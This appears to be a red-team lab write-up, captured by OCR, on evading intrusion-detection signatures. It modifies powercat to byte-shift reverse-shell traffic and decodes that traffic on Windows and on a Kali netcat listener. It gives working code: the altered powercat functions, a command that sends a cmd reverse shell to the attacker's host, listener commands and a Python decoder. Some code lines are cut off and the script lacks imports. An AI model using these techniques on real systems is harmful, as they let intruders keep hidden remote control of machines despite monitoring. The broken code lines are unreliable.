Bypassing IDS Signatures with Simple Reverse Shells

Most Intrusion Detection Systems (IDS) have signatures that can catch simple reverse shells going across the network.

The thing that will get you flagged usually is the classic cmd prompt banner:

```
listening on [any] 443 ...
connect to [192.168.2.79] from ws01 [192.168.2.149] 56079
Microsoft Windows [Version 10.0.17763.475]
(c) 2018 Microsoft Corporation. All rights reserved.
```

This can usually be bypassed relatively easily with some simple traffic obfuscation and this quick lab demonstrates just that.

Environment and Setup


- Victim's Windows system capable of running powershell scripts
- Victim's system runs Powercat - netcat's Powershell implementation
- Attacker's Windows machine with a powercat listener
- Attacker's Linux machine with a netcat listener

Execution - Encoding Responses

Since we want to obfuscate the outgoing traffic from the victim system to the attacking system, we need to obfuscate the responses generated by the reverse shell.

Let's modify powercat to achieve this. Int this lab, I will use a simple obfuscation technique - every ascii character will be shifted to the right by 1, so `a` will become `b` , `b->c` , `c->d` and so on, but base64 or any other encoding mechanisms could work.

```
$Data = $Data | % {[byte]$_+1}
```




```
function ReadData_CMD
{
  param($FuncVars)
  [byte[]]$Data = @()
  if($FuncVars["StdOutReadOperation"].IsCompleted)
  {
    $StdOutBytesRead = $FuncVars["Process"].StandardOutput.BaseStream.EndRead($FuncV
    if($StdOutBytesRead -eq 0){break}
    $Data += $FuncVars["StdOutDestinationBuffer"][0..([int]$StdOutBytesRead-1)]
    $FuncVars["StdOutReadOperation"] = $FuncVars["Process"].StandardOutput.BaseStrea
  }
  if($FuncVars["StdErrReadOperation"].IsCompleted)
  {
    $StdErrBytesRead = $FuncVars["Process"].StandardError.BaseStream.EndRead($FuncVa
    if($StdErrBytesRead -eq 0){break}
    $Data += $FuncVars["StdErrDestinationBuffer"][0..([int]$StdErrBytesRead-1)]
    $FuncVars["StdErrReadOperation"] = $FuncVars["Process"].StandardError.BaseStrean
  }

  $Data = $Data | % {[byte]$_+1}
```

With the modified powercat, let's try establishing a reverse shell and catch it on the other end and see what happens:

```
#attacker
powercat -l -p 443 -v
```

Below shows the incoming reverse shell, but it's of course not readable since we shifted all the characters by one. Although this is enough to bypass IDS signatures relying on the cmd prompt banner crossing the network, the shell on itself is not very useful since we cannot read the results:



```
PS F:\Installs\Labs\powercat> powercat -l -p 443 -v
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [192.168.2.149] port  [tcp] accepted (source port 56118)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

Njdsptpgu!Xjoepxt!\Wfstjpo!21/1/28874/586^)d*!3129!Njdsptpgu!Dpsqpsbujpo/!Bmm!sjhiut!sftfswfe/D;]Vtfst]tqpumftt/PGGFOTF?D;]Vtfst]tqpumftt/PGGFOTF?
```


win1001 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell

```
PS C:\Users\spotless.OFFENSE> powercat -c 192.168.2.79 443 -e cmd
```

Decoding Responses


```
$Data = $Data | % {[byte]$_-1}
```

In powercat.ps1, find the function `WriteData_Console` and add the code just below the parameter declaration:




```
function WriteData_Console
{
  param($Data,$FuncVars)

  $Data = $Data | % {[byte]$_-1}

  switch($FuncVars["Output"])
  {
    "Host" {Write-Host -n $FuncVars["Encoding"].GetString($Data)}
    "String" {$FuncVars["OutputString"] += $FuncVars["Encoding"].GetString($Data)}
    "Bytes" {$FuncVars["OutputBytes"] += $Data}
  }
  return $FuncVars
}
```

If we try establishing the reverse shell now, we can see it gets decoded nicely on the attacking system running powercat listener on Windows:


```
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
Microsoft Windows [Version 10.0.17763.475]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\spotless.OFFENSE>
```
win1001 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
```
PS C:\Users\spotless.OFFENSE> powercat -c 192.168.2.79 443 -e cmd -Verbose
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Process
VERBOSE: Setting up Stream 1...
VERBOSE: Connecting...
VERBOSE: Connection to 192.168.2.79:443 [tcp] succeeded!
VERBOSE: Setting up Stream 2...
VERBOSE: Starting Process cmd...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...
```

If we inspect the traffic, we confirm that the traffic is encoded:


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp.stream eq 0
Expression... Clear Apply Save
Administrator: Windows PowerShell

```
No. Time        Source        Destination   Protocol Length Info
 69 38.1010500 192.168.2.149 192.168.2.79  TCP    54 56150→443 [ACK] Seq=1 Ack=6 Win=2102272 Len=0
 70 38.5913530 192.168.2.79  192.168.2.149 SSL    60 Continuation Data
 71 38.6395910 192.168.2.149 192.168.2.79  TCP    54 56150→443 [ACK] Seq=1 Ack=7 Win=2102272 Len=0
 72 38.9210180 192.168.2.79  192.168.2.149 SSL    60 Continuation Data
 73 38.9796970 192.168.2.149 192.168.2.79  TCP    54 56150→443 [ACK] Seq=1 Ack=8 Win=2102272 Len=0
 74 39.0297310 192.168.2.79  192.168.2.149 SSL    60 Continuation Data
 75 39.0739190 192.168.2.149 192.168.2.79  TCP    54 56150→443 [ACK] Seq=1 Ack=9 Win=2102272 Len=0
 79 40.0151240 192.168.2.79  192.168.2.149 SSL    60 Continuation Data
 80 40.0729150 192.168.2.149 192.168.2.79  TCP    54 56150→443 [ACK] Seq=1 Ack=10 Win=2102272 Len=0
 82 40.3400030 192.168.2.79  192.168.2.149 SSL    60 Continuation Data
 83 40.3851010 192.168.2.149 192.168.2.79  TCP    54 56150→443 [ACK] Seq=1 Ack=11 Win=2102272 Len=0
 84 40.6703180 192.168.2.79  192.168.2.149 SSL    60 Continuation Data
 86 40.7265460 192.168.2.149 192.168.2.79  TCP    54 56150→443 [ACK] Seq=1 Ack=12 Win=2102272 Len=0
 94 43.4656830 192.168.2.149 192.168.2.79  SSL    96 Continuation Data
 95 43.5058960 192.168.2.79  192.168.2.149 TCP    60 443→56150 [ACK] Seq=12 Ack=43 Win=1051136 Len=0
 96 43.6111410 192.168.2.149 192.168.2.79  SSL   140 Continuation Data
 97 43.6525380 192.168.2.79  192.168.2.149 TCP    60 443→56150 [ACK] Seq=12 Ack=129 Win=1050880 Len=0

⊞ Frame 94: 96 bytes on wire (768 bits), 96 bytes captured (768 bits) or
⊞ Ethernet II, Src: CadmusCo_11:c6:17 (08:00:27:11:c6:17), Dst: AsustekC
⊞ Internet Protocol Version 4, Src: 192.168.2.149 (192.168.2.149), Dst:
⊞ Transmission Control Protocol, Src Port: 56150 (56150), Dst Port: 443
  Secure Sockets Layer

0000  30 5a 3a 57 c0 2e 08 00  27 11 c6 17 08 00 45 00   0Z:W....  '.....E.
0010  00 52 8c 08 40 00 80 06  00 00 c0 a8 02 95 c0 a8   .R..@...  ........
0020  02 4f db 56 01 bb ec 1c  11 53 ab 54 ec b1 50 18   .O.V....  .S.T..P.
0030  20 14 86 79 00 00 4e 6a  64 73 70 74 70 67 75 21    ..y..Nj  dsptpgu!
0040  58 6a 6f 65 70 78 74 21  5c 57 66 73 74 6a 70 6f   Xjoepxt!  \Wfstjpo
0050  21 32 31 2f 31 2f 32 38  38 37 34 2f 35 38 36 5e   !21/1/28  874/586^
```

```
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [192.168.2.149] port  [tcp] accepted (source port 56150)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between Streams...

Microsoft Windows [Version 10.0.17763.475]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\spotless.OFFENSE>
C:\Users\spotless.OFFENSE>
C:\Users\spotless.OFFENSE>
```

Decoding Responses in Linux

If we are listening for a shell in netcat on a Linux box with no powershell (my kali was giving me a hard time trying to install powershell), we need to hack together a filthy python loop that will do the decoding for us first:

decode.py@kali

```
global decoded
while 1:
    decoded = ""
    encodedFile = open("myfile", "rb+")
    i = 0
    last = ""
    encodedBytes = encodedFile.read()

    for byte in encodedBytes:
        if byte > 0 and byte <= 127:
            byte -= 1
        else:
            byte = 10

        if byte != last:
            decoded += chr(byte)
            last = byte
        i += 1

    if len(decoded) > 1:
        print(decoded)
    os.system("echo > myfile")
    time.sleep(1)
```


attacker@kali

```
nc -lvvp 443 | tee myfile
```

In another terminal, we need to launch the `decoder.py` which will read the `myfile` every second and will decode its content and wipe it:

attacker@kali


```
./decoder.py
```



```
./decoder.py 136x54
➜  ~/tools git:(master) ✗ ./decoder.py
```

We can now send the reverse shell back from the windows machine and see how it works:

- Right - a compromised Windows system that will send a reverse shell to the attacker using powercat
- Top left - the reverse shell comes in, responses are encoded. This is where we can issue commands
- Bottom left - reverse shell responses are decoded



```
➜  ~/tools git:(master) ✗ ./decoder.py
```